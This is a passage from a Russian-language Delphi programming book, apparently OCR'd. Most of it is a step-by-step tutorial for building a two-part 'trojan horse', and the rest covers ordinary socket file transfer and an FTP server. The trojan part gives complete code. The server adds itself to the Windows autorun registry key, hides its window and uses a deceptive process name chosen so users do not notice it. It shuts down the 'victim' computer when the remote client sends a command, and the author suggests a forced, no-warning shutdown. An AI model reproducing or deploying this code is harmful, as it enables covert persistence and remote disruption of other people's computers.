Итак, приготовьтесь, нам предстоит написать сразу две программы. Одна будет находиться на вашей машине (клиент), другую надо будет установить на удаленный компьютер (сервер). Работы будет много, поэтому меньше слов и ближе к телу. Извините, делу.

4.9.1. Серверная часть

Запускайте Delphi, или если он у вас уже запущен, то создавайте новый проект **(File/New Application).** Сейчас мы примемся за серверную часть трояна.

Для начала выберите пункт **Options** меню **Project.** Перед вами появится окно, как на рис. 4.32.

Здесь вы должны перенести Forrai из раздела **Auto-Create forms** (список слева) в **Available forms** (список справа). Этим вы отключите Form1 из списка автоинициализируемых форм. Теперь инициализацию придется произвести вручную. Не пугайтесь, это очень просто.

На странице **Application** этого же диалогового окна есть кнопка **Load Icon.** Нажмите ее, чтобы сменить значок будущей программы. Если значок не сменить, то будет использоваться стандартный значок Delphi, а он с головой выдаст вашу программу.

Теперь вы должны перенести на форму компонент serverSocket с закладки **Internet,** это сервер на основе протокола TCP. Выделите созданный `ServerSocket1` и перейдите в окно **Object Inspector.** Здесь вас интересует только свойство `Port`. По умолчанию оно равно `1024`, но я вам советую его поменять на любое другое (желательно, больше 1 000). Если потом программа не будет работать, то измените это число на другое. Не все числа могут быть номерами портов, но большая часть от 1 024 до 65 000 работает хорошо.



Рис. 4.32. Свойства проекта



Рис. 4.33. Палитра компонентов Internet

Если у вас нет компонента `ServerSocket` на закладке **Internet,** то вам нужно его установить (в Delphi 7 и 6 он по умолчанию не устанавливается). Для этого найдите на установочном диске Delphi файл dclsocketsXX.bpl, где XX — номер версии Delphi. Скопируйте его куда-нибудь на жесткий диск. Лично я люблю копировать такие вещи в поддиректорию bin-директории, куда установлен Delphi. В этой папке находятся все bpl-файлы и вполне разумно поместить туда и этот.

После этого в Delphi нужно выбрать пункт **Install Package** в меню **Component.** Перед вами должно открыться окно, как на рис. 4.34. В этом окне нажмите кнопку **Add,** и перед вами появится стандартное окно открытия файла. Выберите скопированный файл dclsocketsXX.bpl. После этого можете закрывать все открытые окна кнопками OK.

Продолжим работу над троянским конем. Щелкните в любом месте на форме, чтобы активизировать ее свойства. Перейдите в окно инспектора объек-

тов и щелкните на закладке **Events.** Дважды щелкните в строке oncreate, и Delphi, как всегда, создаст процедуру-обработчик события, которая будет выполняться при инициализации формы. Напишите там следующее:

```
procedure TForm1.FormCreate(Sender: TObject);
var
 RegIni:TRegIniFile;
begin
 RegIni:=TRegIniFile.Create('Software');
 RegIni.RootKey:=HKEY_LOCAL_MACHINE;
 RegIni.OpenKey('Software', true);
 RegIni.OpenKey('Microsoft', true);
 RegIni.OpenKey('Windows', true);
 RegIni.OpenKey('CurrentVersion', true);
 RegIni.WriteString('RunServices', 'Internat32.exe',
   Application.ExeName);
 RegIni.Free;
 ServerSocket1.Active:=true;
end;
```



Рис. 4.34. Свойства проекта

Теперь перейдите в начало кода и напишите после uses **слово registry, чтобы добавить к проекту модуль работы с реестром, иначе Delphi выдаст кучу ошибок при компиляции. Раздел** uses **должен выглядеть так:**

```
uses registry, Windows, Messages
```

А сейчас я объясню, что мы написали в процедуре.

- var RegIni:TRegIniFile — **здесь МЫ объявили переменную** RegIni **типа** TRegIniFile. **С помощью этой переменной мы будем общаться с реестром.**
- RegIni:=TRegIniFile.Create('Software') — **инициализируем Переменную, указывающую на реестр.**
- RegIni.RootKey:=HKEY_LOCAL_MACHINE — **говорим, что нас интересует раздел** HKEY_CURRENT_USER **реестра.**
- RegIni.OpenKey('Software', true) — **открываем** подраздел Software.
- **Дальше последовательно открываются подразделы, пробираясь в недра окошек.**
- RegIni.WriteString('RunServices', 'Internat32.exe', Application.ExeName) — **записываем в раздел** RunServices **(в этом разделе хранятся программы, которые автоматически загружаются при старте Windows) новый параметр с именем Internat32.exe (ИМЯ будущего файла) И значением** Application.ExeName **(здесь хранится полный путь к запущенному трояну).**
- Reglni . Free — **уНИЧТОЖаем НенуЖНЫЙ больше Объект** Reglni.

Все это делалось, чтобы при запуске программы она сама себя прописывала в разделе автозапуска. Теперь после перезагрузки компьютера программа автоматически будет загружаться в память.

Самая последняя строка ServerSocket1.Active:=true запускает сервер и открывает указанный порт в ожидании соединения.

С загрузкой покончено, и сейчас мы займемся выгрузкой. Выделите форму и на закладке **Events в** инспекторе объектов дважды щелкните в строке OnDestroy. Таким образом создается процедура, которая будет выполняться при уничтожении формы. В созданной процедуре напишите:

```
procedure TForm1.FormDistroy(Sender: TObject; var Action: TCloseAction);
begin
 ServerSocket1.Active:=false;
end;
```

Здесь сервер отключается, что автоматически закрывает порт. Если этого не сделать, то при первой же перезагрузке компьютер может выдать синий экран, если вы в это время будете подключены к серверу. С одной стороны, это хорошо. Пользователь компьютера, где живет сервер, в очередной раз

убедится в плохой защищенности его машины. С другой стороны, я не думаю, что троянский конь кому-нибудь понравится. Тем более что после синего экрана перезагрузка может остановиться, а нам это не надо (забегу вперед и скажу, что мы сами будем перегружать компьютер, где находится сервер трояна).

Теперь нужно выделить ServerSocket1 и перейти на вкладку **Events** в окне **Object Inspector.** Дважды щелкните в строке OnClientRead и в созданной процедуре (она будет вызываться, когда данные приходят в порт) напишите:

```
procedure TForm1.ServerSocket1ClientRead(Sender: TObject;
  Socket: TCustomWinSocket);
var
 s: String;
begin
 s:=Socket.ReceiveText;
 if s='R' then
  ExitWindowsEx(EWX_SHUTDOWN,0);
end;
```

В первой строчке считывается состояние свойства ReceiveText объекта Socket, ссылку на который мы получили в качестве второго параметра процедуры. После считывания свойство обнуляется автоматически, поэтому нужно сохранить его в строковой переменной, чтобы можно было потом сколько угодно раз обращаться к полученным данным.

После этого проверяется: если полученный текст равен букве R, то нужно отправить компьютер на перезагрузку.

Функция ExitWindowsEx заставит Windows свернуться и выключить компьютер. Я вообще добрый дядька, поэтому использовал параметр EWX_SHUTDOWN. При использовании этого параметра перед перезагрузкой всем запущенным приложениям полетит запрос о выключении, и пользователь сможет сохранить свои измененные данные. Если вы злее меня, то можете использовать EWX_FORCE. В этом случае компьютер выключится без предупреждения и со скоростью света (если он умеет это делать сам, конечно), так что никто не успеет даже глазом моргнуть.

Троян практически готов, сохраните его. Для этого выберите пункт Save **All** в меню **File.** Сначала Delphi запросит имя формы. Можете оставить по умолчанию **Unit1** или ввести что-то свое и нажать **Сохранить.** Потом будет сделан запрос об имени проекта, которое будет использоваться в качестве имени exe-файла. Назовите его Intemat32, чтобы файл не вызывал особых подозрений.

Наша программа будет невидима только на первый взгляд. В Windows 9x ее можно будет увидеть в окне после нажатия <Ctrl>+<Alt>+<Del>, поэтому имя программы не должно вызывать подозрения. В Windows 2000/XP програм-

ма также будет видна в Диспетчере задач при нажатии <Ctrl>+<Alt>+<Del>, но только на закладке **Процессы.**

Из своей практики могу сказать, что начинающий пользователь ничего не заподозрит, если увидит процесс с именем Internat32, потому что в системе Windows есть такая программа Internat, которая является очень важной для работы системы. Более продвинутый пользователь сразу же догадается, что Internat с какими-нибудь галочками-циферками (например, как у нас "32") означает или троянского коня, или вирус.

Теперь вы должны хорошенечко спрятать своего будущего скакуна, чтоб его не было видно на панели задач. Для этого выберите пункт **Project Manager** в меню View. Перед вами откроется окно, как на рис. 4.35.

Щелкните правой кнопкой на имени своего проекта Internat32.exe и в появившемся меню выберите пункт **View Source.** Перед вами откроется маленький файл с исходным текстом проекта. Сравните то, что вы увидите, с листингом 4.5, и допишите то, чего не хватает, а что лишнее — уберите (там не так уж и много).



Рис. 4.35. Менеджер проектов

Листинг 4.5. Код трояна

```
program Internat32;
uses
  Forms,
  Windows.
  Unit1 in 'Unit1.pas' {Form1);
{$R *.RES}
var
 WhEvent:THandle;
begin
  Application.Initialize;
  ShowWindow(Application.Handle,SW_HIDE);
  Form1:=TForm1.Create(nil);
  Application.Run;
  WhEvent:=CreateEvent(nil, true, false, 'et');
  while (true) do
   begin
    WaitForSingleObject(WhEvent,1000);
    Application.ProcessMessages;
   end;
end.
```

Будьте внимательны при переписывании. Все должно быть один к одному.

Теперь я расскажу, что здесь написано. В самом начале нет ничего интересного, и оно нас абсолютно не касается. Нас интересует только то, что написано после слова var.

- `WhEvent:THandle` — этим говорится, что мне нужен указатель `WhEvent` на пустое событие `THandle`.
- `Application.initialize` — инициализируется программа.
- `ShowWindow(Application.Handle, SW_HIDE)` — устанавливаются параметры окна. Параметр *SW_HIDE* говорит, что окно должно быть невидимо. Единственное, как его можно после этого увидеть — нажать <Ctrl>+<Alt>+<Del>. Но здесь у нас используется не вызывающее подозрения (только у чайника, профи уже давно знают о таком имени) имя.
- `Form1:=TForm1.Create(nil)` — создается форма. Приходится это делать так, потому что мы в самом начале убрали форму из списка автосоздаваемых.

- `Application.Run` — запускаем программу на выполнение. Здесь запускаются обработчики событий и прочая ерунда, за которую отвечает Delphi и которую пришлось бы писать вручную на C или C++. А в Delphi все очень просто.
- `WhEvent:=CreateEvent(nil, true,false, 'et')` — инициализация пустого события,

Дальше выполняется код, который вам уже должен быть знаком:

1. Запускается ожидание несуществующего события. Так как событие не существует, то программа прождет его ровно указанное время (оно указано в качестве второго параметра — 1 000 миллисекунд или 1 секунда).
2. Получаем управление.

После второго шага программа снова перейдет на пункт 1 и запустит ожидание. Во время ожидания пользователь работает с другими приложениями как всегда. Когда трояну (каждую секунду) передается управление, то наш конь проверяет: есть ли для него сообщения. В нашем случае сообщение может быть одно — приход на указанный порт управляющей команды. Если сообщения есть, то троянский конь их выполняет. И в любом случае (есть сообщения или нет) после этого пользователь снова работает секунду без проблем. Проверка происходит так быстро, что компьютер с работающим сервером не ощутит нагрузки троянского коня даже на "четверке с сотым камнем".

Нажмите <Ctrl>+<F9> чтобы Delphi создал exe-файл без запуска программы. Как только Delphi откомпилирует весь код, можете считать, что серверная часть готова. Если вздумаете ее тестировать, то не забудьте, что после первого же запуска программа пропишется в реестре по адресу: `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices`. Не забудьте после тестирования ее удалить.

Теперь переходим к клиентской части, которую вы должны будете запустить на своем компьютере для управления компьютером с серверной частью трояна.

4.9.2. Клиентская часть

Создайте новый проект. Пришло время писать клиентскую часть нашего троянского коня. На новый проект вы должны перенести три компонента:

- Button с закладки **Standard** для отправки команды на компьютер жертвы;
- Edit с закладки **Standard** для ввода имени или адреса жертвы;
- `ClientSocket` с закладки **Internet** — клиент порта для связи с сервером.

Посмотрите на рис. 4.36, у вас должно получиться нечто похожее.



Рис. 4.36. Форма клиентской части программы

Выделите ClientSocket1 и в инспекторе объектов измените свойство порта. По умолчанию оно установлено равным о, а вы должны указать порт, который вы назначили серверу.

Теперь дважды щелкните на кнопке и в созданной процедуре (обработчике нажатия кнопки) напишите следующее.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
 ClientSocket1.Host:=Edit1.Text;
 ClientSocket1.Active:=true;
 ClientSocket1.Socket.SendText('R');
 ClientSocket1.Active:=false;
end;
```

Разберемся, что здесь к чему.

- ClientSocket1.Host :=Edit1.Text — В ClientSocket1 мы заносим ИМЯ компьютера в локальной сети, на котором запущена серверная часть трояна. Если вы собираетесь использовать программу в сети Интернет, то там имя компьютера никак не сможете узнать. Вам придется использовать IP-адрес, а значит, эта строчка заменится на ClientSocket1.Addres:=Edit1.Text.

  А вводить в Edit1 вы должны будете IP-адрес.

- ClientSocket1.Active:=true — активировать соединение с сервером.
- ClientSocket1.Socket.SendText('R') — отправить букву R. Помните, что мы обсуждали при создании серверной чати? Если сервер получит букву R, то он перезагрузит компьютер.
- ClientSocket1.Active:=false — закрыть соединение с сервером.

Все. Обе части программы готовы к использованию. Нажмите <Ctrl>+<F9>, чтобы Delphi создал exe-файл без запуска программы. Для тестирования нужно запустить серверную часть на удаленном компьютере. Потом запустить клиентскую часть на своем компьютере. Ввести в клиентскую часть имя удаленного компьютера (или адрес, если вы скомпилировали под использование трояна через IP) и нажать кнопку. Удаленный компьютер должен перегрузиться.

На компакт-диске в директории \Примеры\Глава 4\Troy вы можете увидеть пример этой программы и цветные версии рисунков данного раздела.

4.10. Посылаем файлы в сеть

Отправлять текст С ПОМОЩЬЮ компонентов ServerSocket И ClientSocket очень просто, и в этом вы убедились при написании троянского коня. Но у многих почему-то возникают проблемы с отправкой файлов, хотя это не намного сложнее.

Сейчас мы напишем две программы: клиент и сервер. Сервер будет загружаться, открывать порт и ожидать соединения. Как только клиент соединится и запросит у сервера файл, сервер выберет файл и отошлет его.

Начнем наш пример с написания сервера, как с более простого. Создайте новый проект и перенесите на форму следующие компоненты.

- Поле ввода Edit, в которое будет вводиться имя файла.
- Кнопку Button, с помощью которой можно будет находить отправляемый файл. Таким образом, не надо будет вводить полный путь файла вручную.
- Компонент ServerSocket, с его помощью мы будет отправлять данные.
- Компонент OpenDialog, с помощью которого мы будем открывать файл.



Рис. 4.37. Главная форма сервера

У компонента ServerSocket нужно установить свойство Port равным какому-нибудь реальному значению порта, который будет открываться для ожидания подключения. Я для примера выбрал номер 2 024. После этого я установил свойство Active равным true, чтобы сервер автоматически активизировался при старте.

В обработчик нажатия кнопки нужно вставить следующий код:

```
if OpenDialog1.Execute then
  Edit1.Text:=OpenDialog1.FileName;
```

Здесь мы просто отображаем на экране окно выбора файла, и если пользователь что-то выбрал, то помещаем найденное в строку ввода.

Подготовка закончилась. Теперь нужно написать код для работы с сетью. Наш сервер должен ожидать прихода определенной команды, и если она пришла, то отправлять файл. Для этого мы должны создать обработчик события OnClientRead, который вызывается каждый раз, когда данные приходят из сети (листинг 4.6).

Листинг 4.6. Обработчик события прихода команды

```
procedure TForm1.ServerSocket1ClientRead(Sender: TObject;
  Socket: TCustomWinSocket);
var
 fs: TFileStream;
 Data: TMemoryStream;
begin
 //Получена команда s - отправить файл
 if Socket.ReceiveText = 's' then
  begin
   fs:=TFileStream.Create(Edit1.Text, fmOpenRead);
   try
    //Загружаю файл в поток TFileStream
    fs.Position:= 0;
    //Сначала отправляем длину файла и добавляем к этому знак #0
    //по этому знаку мы отделим длину от данных файла
    Socket.SendText('Size:'+IntToStr(fs.Size) + #0);
    //Посылаем файл.
    Socket.SendStream(fs);
   finally
   end;
 end;
end;
```

Сначала проверяется, что за команда пришла. Если это буква s, то значит клиент просит прислать ему файл. Не будем разочаровывать клиента и сделаем это. Но прежде чем отсылать данные, файл нужно открыть и загрузить. Для этого используется объект файлового потока (переменная fs типа TFileStream). Сначала эта переменная инициализируется:

```
fs:=TFileStream.Create(Edit1.Text, fmOpenRead);
```

В качестве параметров конструктора передается имя файла Edit1.Text и режим, в котором будет подключен файл. Нам достаточно использовать режим чтения, поэтому указан флаг fmOpenRead. После открытия текущая

позиция в файле должна быть установлено на самое начало. Но, как говорится, "доверяй, но проверяй",— поэтому я насильно устанавливаю позицию в начало:

```
fs.Position:= 0;
```

Теперь необходимо отправить клиенту размер файла. Размер файла можно узнать с помощью свойства size объекта файлового потока. Ну а отправить эти данные можно как простой текст, с помощью метода sendText:

```
Socket.SendText('Size:'+IntToStr(fs.Size) + #0);
```

В начале отправляемых данных стоит слово `Size:`, по которому клиент узнает, что мы выслали ему размер файла. После этого идет сам размер, преобразованный в строку. В самом конце строки добавляется нулевой символ #0, по которому клиент сможет отделить эту информацию от данных самого файла.

Теперь можно отправлять выбранный файл. Это лучше сделать с помощью метода `SendStream` компонента `Socket`. Этот метод отправляет поток любого формата (файловый поток, поток в памяти и т. д.).

Вот и все. Сервер отправил файл, и можно приступать к написанию клиента, который мы сделаем отдельной программой. Создайте новый проект и поместите на форму следующие компоненты:

- поле ввода, куда мы будем вводить IP-адрес сервера;
- кнопку **Подключиться,** при нажатии которой будет запрашиваться файл;
- кнопку **Отключиться,** с помощью которой можно будет отключиться от сервера;
- компонент **TClientSocket**, с помощью которого мы будем присоединяться к серверу и запрашивать/получать файл.

Рис. 4.38. Главная форма клиента

У компонента `TClientSocket` нужно установить свойство `Port` равным тому же значению, что и у сервера — 2024.

В разделе private объекта мы объявим несколько переменных:

```
private
  { Private declarations }
  fs: TFileStream;
```

```
    Reciving:Boolean;
    DataSize: integer;
```

В обработчике события onclick кнопки **Подключиться** напишите следующий код:

```
procedure TForm1.ConnectButtonClick(Sender: TObject);
begin
 ClientSocket1.Address:=Edit1.Text;
 ClientSocket1.Active:=true;
end;
```

В первой строке устанавливается адрес компьютера, где расположен сервер, с которым надо соединиться. Во второй строке активизируем клиента и соединяемся.

В обработчике события onclick кнопки **Отключиться** располагаем следующий код:

```
procedure TForm1.DisconnectButtonClick(Sender; TObject);
begin
 ClientSocket1.Active:=false;
end;
```

Здесь мы просто закрываем соединение.

Теперь создадим обработчик события OnConnect компонента ClientSocket. Этот обработчик будет вызываться тогда, когда клиент установит связь с сервером. В нем напишем следующее:

```
procedure TForm1.ClientSocket1Connect(Sender: TObject;
  Socket: TCustomWinSocket);
begin
 Socket.SendText('s');
end;
```

Как только мы соединились с сервером, сразу же отправляем ему команду s, чтобы сервер выслал файл. Ну а теперь нужно создать обработчик события OnRead для компонента ClientSocket, который будет вызываться каждый раз, когда клиенту приходят данные. В нем пишем следующий код (листинг 4.7).

Листинг 4.7. Обработка пришедших данных

```
procedure TForm1.ClientSocket1Read(Sender: TObject;
  Socket: TCustomWinSocket);
var
 s, s1: string;
```

```
begin
 s:= Socket.ReceiveText;
 if Reciving then
  begin
   fs.Write(s[1], length(s));
   if fs.Size=DataSize then
    begin
     fs.Free;
     Reciving:=false;
     Application.MessageBox('Поздравляю, Файл принят', 'Внимание!!!');
    end;
   exit;
  end;
 if copy(s, 1, 5)='Size:' then
  begin
   sl:=copy(s, 6, Pos(#0, s)-6);
   DataSize:=StrToInt(sl);
   Delete(s, 1, Pos(#0, s));
   Reciving:=true;
   fs:=TFileStream.Create('output.dat',fmCreate);
   fs.Write(s[1], length(s));
  end;
end;
```

Процедура достаточно сложная и с ней придется разбираться по частям. В самом начале сохраняется принятый текст в переменной s. Следующий кусок кода будет выполняться, если переменная Reciving равна true. Мы этот кусок пока оставим в покое, а рассмотрим тот, который находится чуть ниже:

```
if copy(s, 1, 5)='Size:' then
  begin
   sl:=copy(s, 6, Pos(#0, s)-6);
   DataSize:=StrToInt(sl);
   Delete (s, 1, Pos(#0, s));
   Reciving:=true;
   fs:=TFileStream.Create('output.dat',fmCreate);
   fs.Write(s[1], length(s));
  end;
```

Здесь происходит проверка: если первые пять символов пришедшего текста равны слову size:, то значит к нам пришел размер файла, и мы должны начать его прием. Вначале вырезаем размер и сохраним его в текстовой переменной. Для этого необходимо скопировать из пришедшего текста все символы от 6-го (после слова size:) и до символа #0:

```
sl:=copy(s, 6, Pos(#0, s)-6);
```

Следующей строкой происходит преобразование текстового представления размера в число и сохранение его в переменной DataSize. Теперь из пришедшего текста удаляем все символы до первого нулевого символа #0, т. е. удаляем информацию о размере передаваемого файла.

Далее мы устанавливаем переменную Reciving равной true. Эта переменная будет говорить о том, что началась передача файла. Так как файл не может прийти за один раз, и мы будем получать его порциями приблизительно по 8 Кбайт, то при последующих вызовах этого обработчика события мы должны знать, что пришедшее — это данные из файла.

Оставшиеся данные в переменной s — это уже первая порция файла, который мы запросили. Чтобы сохранить их в файл, создаем файловый поток:

```
fs:=TFileStream.Create('output.dat',fmCreate);
```

В качестве имени указываем output.dat. Я не знаю точного имени файла, поэтому использую такое. Путь не указывается, значит, файл будет записан в ту же директорию, где находится программа. В качестве флага при открытии файла я указываю fmCreate, что заставляет создать новый файл. Если такой файл уже существует, то он будет перезаписан.

Я упрощаю пример, чтобы не загружать книгу неинтересной информацией, а вы можете потом расширить его и добавить возможность передачи имени файла. Я бы сделал это следующим образом. Сервер при передаче файла должен отправлять не только размер, но и имя файла, например так:

```
Socket.SendText('Size: '+IntToStr(fs.Size) + #0+'Name:' + Edit1.Text+#0);
```

Теперь на клиенте, после того как вы выделили размер файла и удалили этот текст из переменной s, таким же образом можно выделить и имя файла и удалить его из принятых данных, чтобы сохранять в файл только его данные.

После открытия файла сохраняем принятые данные с помощью вызова метода write.

Теперь вы готовы разобраться с куском кода, который мы пропустили:

```
if Reciving then
  begin
   fs.Write(s[1], length(s));
   if fs.Size=DataSize then
    begin
     fs.Free;
```

```
    Reciving:=false;
    Application.MessageBox('Поздравляю, Файл принят', 'Внимание!!!');
   end;
  exit;
 end;
```

Как *вы* уже наверно поняли, тут происходит проверка: если переменная Reciving равна true, значит, происходит прием данных, и мы получили очередную порцию файла. Ее я сохраняю все тем же способом. После этого происходит сравнение, если размер потока равен полученному размеру файла, то файл принят полностью, и можно его закрывать, выключать переменную Reciving и выводить сообщение об удачном приеме.

Для приема изображений можно пользоваться подобным способом. Вот как можно отправить картинку:

```
var
 ras: TMemory Stream; //Поток памяти
begin
 ms:=TMemoryStream.Create; //Создаю поток
 Image1.Picture.Bitmap.SaveToStream(ms); //Сохраняем картинку в поток
 Socket.SendText('Size:'+IntToStr(ms.Size) + #0);
 Socket.SendStream(ms);
end;
```

Это минимальный пример отправки картинки из компонента `Image1`. Как принять данные, попробуйте додумать сами.

На компакт-диске в директории \Примеры\Глава 4\Send File вы можете увидеть пример программ, созданных в этом разделе.

4.11. Персональный FTP-сервер

И снова я возвращаюсь к компонентам ICS, чтобы показать вам, как создать свой собственный сервер FTP. Для реализации этой задачи я написал на основе одного из примеров достаточно удобный и функциональный сервер, который вы можете использовать в своей локальной сети для организации FTP-доступа к вашему компьютеру.

Весь пример я описывать не буду, потому что он достаточно большой, но компонент `FtpServer`, вокруг которого все вертится, я рассмотрю. У этого компонента можно изменять следующие свойства:

- Bunner — это текст, который увидит пользователь, когда подключится к серверу по FTP-протоколу;
- `MaxClients` — максимальное количество клиентов, одновременно подключенных к вашему серверу;

- `Port` — порт, на котором будет работать ваш сервер. По умолчанию стоит ftp, что равняется 21-му порту. Но вы можете изменить это значение, если у вас данный порт уже занят.

Для запуска сервера FTP вам достаточно только вызвать метод `start` компонента FtpServer. Вот пример кода, который выполняется при нажатии кнопки **Запустить:**

```
procedure TMainForm.StartButtonClick(Sender: TObject);
begin
 FtpServer1.Banner := BannerEdit.Text;
 FtpServer1.MaxClients := SpinEdit1.Value;
 FtpServer1.Port := IntToStr(SpinEdit2.Value);
 FtpServer1.Start;
end;
```

В этом коде устанавливаются описанные свойства сервера, и он запускается.



Рис. 4.39. Главная форма FTP-сервера

Для остановки сервера выполняется следующий код:

```
procedure TMainForm.StopFTP1Click(Sender: TObject);
begin
```

```
 if bConnected = true then
  begin
   FtpServer1.DisconnectAll;
   FtpServer1.Stop;
  end;
end;
```

Здесь происходит проверка: если сервер запущен, то сначала нужно отключить всех пользователей с помощью метода DisconnectAll, а затем остановить сервер методом stop. Желательно всегда отключать пользователей от сервера перед остановкой, чтобы не возникало ошибок.

Любые серверные приложения должны быть надежны и проверять любые нестандартные ситуации, чтобы не вызывать сбои в работе самого сервера и ОС в целом. Для этого программист должен действовать, исходя из минимальных допущений. Любой параметр, передаваемый программе, должен проверяться на корректность. Если клиент передаст вам неверный параметр (а он это сделает, уж поверьте мне), а ваша программа обработает его некорректно, то для сервера все может закончиться плачевно. Как минимум программа повиснет, а как максимум могут испортиться данные на жестком диске сервера.

У компонента FtpServer нужно обрабатывать достаточно много событий. Одно из них — Authenticate. При его срабатывании включается следующий набор операторов:

```
procedure TMainForm.FtpServer1Authenticate(Sender: TObject;
  Client: TFtpCtrlSocket; UserName, Password: TFtpString;
  var Authenticated: Boolean);
begin
 if isClientThere(UserName) = false then
  begin
   clidir := isClient(username,password,client);
   if clidir <> '' then
    begin
     Authenticated := true;
     client.HomeDir := clidir;
    end;
  end
 else
  Authenticated := false;
 StatusBar1.Panels[1].text := 'Количество пользователей: ' +
IntToStr(ListView1.Items.count);
end;
```

Это событие срабатывает каждый раз, когда пользователь подключается к порту сервера, и нужно проверить корректность введенных имени пользователя и пароля. В качестве параметров в этот обработчик мы получаем следующие значения:

- UserName — имя пользователя, с которым подключается клиент;
- Password — пароль, который указал пользователь;
- Authenticated — если после выхода из процедуры мы установим это свойство равным true, то пользователь сможет работать с сервером. Если установить false, это будет означать, что пользователь не прошел аутентификацию и мы отклонили соединение.

